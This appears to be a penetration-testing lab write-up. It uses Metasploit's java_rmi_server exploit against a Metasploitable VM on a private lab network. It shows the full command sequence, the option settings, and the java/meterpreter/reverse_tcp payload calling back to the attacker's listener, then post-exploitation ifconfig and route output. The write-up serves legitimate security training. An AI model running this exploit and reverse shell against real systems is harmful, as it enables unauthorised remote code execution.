
# Project S7L5 - Metasploit against Java Vulnerability


In this exercise, we targeted a vulnerability in the Java RMI service on a Metasploitable machine using Metasploit. Our goal was to exploit the service running on port 1099 from our Kali machine to gain a Meterpreter session. We then collected evidence of the network configuration and routing table from the victim machine to confirm our successful exploitation. This exercise helped us understand how to identify and leverage vulnerabilities in networked systems securely within a controlled environment.

The output from ifconfig on our Kali machine shows our IP as **192.168.11.111**, which we used as the LHOST for our reverse TCP connection in the exploit setup.




```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.11.111  netmask 255.255.255.0  broadcast 192.168.11.255
        inet6 fe80::a00:27ff:fead:2587  prefixlen 64  scopeid 0x20<link>
        inet6 2a01:e11:1407:3d10:a00:27ff:fead:2587  prefixlen 64  scopeid 0x0<global>
        ether 08:00:27:ad:25:87  txqueuelen 1000  (Ethernet)
        RX packets 433  bytes 34162 (33.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 47  bytes 9498 (9.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 15  bytes 1264 (1.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 15  bytes 1264 (1.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Running ifconfig on the Metasploitable machine shows its IP as **192.168.11.112**, confirming the RHOST we targeted for the Java RMI service vulnerability.




```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:db:ad:b1
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: 2a01:e11:1407:3d10:a00:27ff:fedb:adb1/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fedb:adb1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:102 errors:0 dropped:0 overruns:0 frame:0
          TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8564 (8.3 KB)  TX bytes:4568 (4.4 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:113 errors:0 dropped:0 overruns:0 frame:0
          TX packets:113 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23097 (22.5 KB)  TX bytes:23097 (22.5 KB)

msfadmin@metasploitable:~$
```




```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                            Disclosure Date  Rank       Check  Description
   -  ----                                            ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry              .                normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server              2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code E
xecution
   2    \_ target: Generic (Java Payload)             .                .          .      .
   3    \_ target: Windows x86 (Native Payload)       .                .          .      .
   4    \_ target: Linux x86 (Native Payload)         .                .          .      .
   5    \_ target: Mac OS X PPC (Native Payload)      .                .          .      .
   6    \_ target: Mac OS X x86 (Native Payload)      .                .          .      .
   7  auxiliary/scanner/misc/java_rmi_server          2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   8  exploit/multi/browser/java_rmi_connection_impl  2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalatio
n


Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use exploit/multi/misc/java_rmi_server
```

We began by searching Metasploit for a suitable module using **search java_rmi.** We identified and selected **exploit/multi/misc/java_rmi_server,** which is known to exploit RMI-based vulnerabilities by injecting a payload to gain control over the remote system.



```
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.
                                         0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > 
```


After running **use exploit/multi/misc/java_rmi_server**, we set only the RHOSTS parameter to **192.168.11.112**, as other necessary options were correctly configured by default. We ensured the settings were accurate and ready for execution, such as **port 1099** being correctly configured.



```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/VWBVpg
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:53486) at 2024-11-15 06:56:02 -0500

meterpreter > 
```


We launched the exploit, which successfully connected to the vulnerable Java RMI service, creating a Meterpreter session. This session indicates that the exploit was successful. The vulnerability used involves exploiting unsafe object deserialization in the RMI service, allowing remote code execution.

**Sometimes, when running our Metasploit exploit, the timing between the payload and the listener can be off. The HTTPDELAY setting lets us add a short wait time to make sure everything lines up correctly. By setting HTTPDELAY to 20 seconds, we give the target machine extra time to run our code and connect back to us. This can be helpful if things are slow or if the network has some delays. Basically, it makes sure the handler is ready to catch the connection, which helps our exploit work more smoothly and not miss out.**



```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : 2a01:e11:1407:3d10:a00:27ff:fedb:adb1
IPv6 Netmask : ::
IPv6 Address : fe80::a00:27ff:fedb:adb1
IPv6 Netmask : ::

meterpreter > █
```

Using ifconfig from the Meterpreter session, we confirmed that we had compromised the Metasploitable2 machine by verifying its IP address as 192.168.11.112, which matched our target.



```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                                 Netmask  Gateway  Metric  Interface
    ------                                 -------  -------  ------  ---------
    ::1                                    ::       ::
    2a01:e11:1407:3d10:a00:27ff:fedb:adb1  ::       ::
    fe80::a00:27ff:fedb:adb1               ::       ::
meterpreter > █
```

Next, we executed the route command from the Meterpreter session, which displayed the routing table. This provided additional confirmation that we had successfully compromised the correct machine and had access to its network configuration.

Overall, this exercise demonstrated the effective use of Metasploit for exploiting network vulnerabilities, gaining access to a remote system, and collecting critical evidence to confirm success. It emphasized the importance of careful setup and testing in penetration testing and cybersecurity research. I would add that personally, reflecting on the various examples of remote control vulnerabilities we've encountered, it's increasingly evident why proper preliminary configuration of networks and related services is crucial in a cybersecurity context. Once these vulnerabilities are successfully exploited, detecting an intruder who has already gained access to the system becomes incredibly difficult.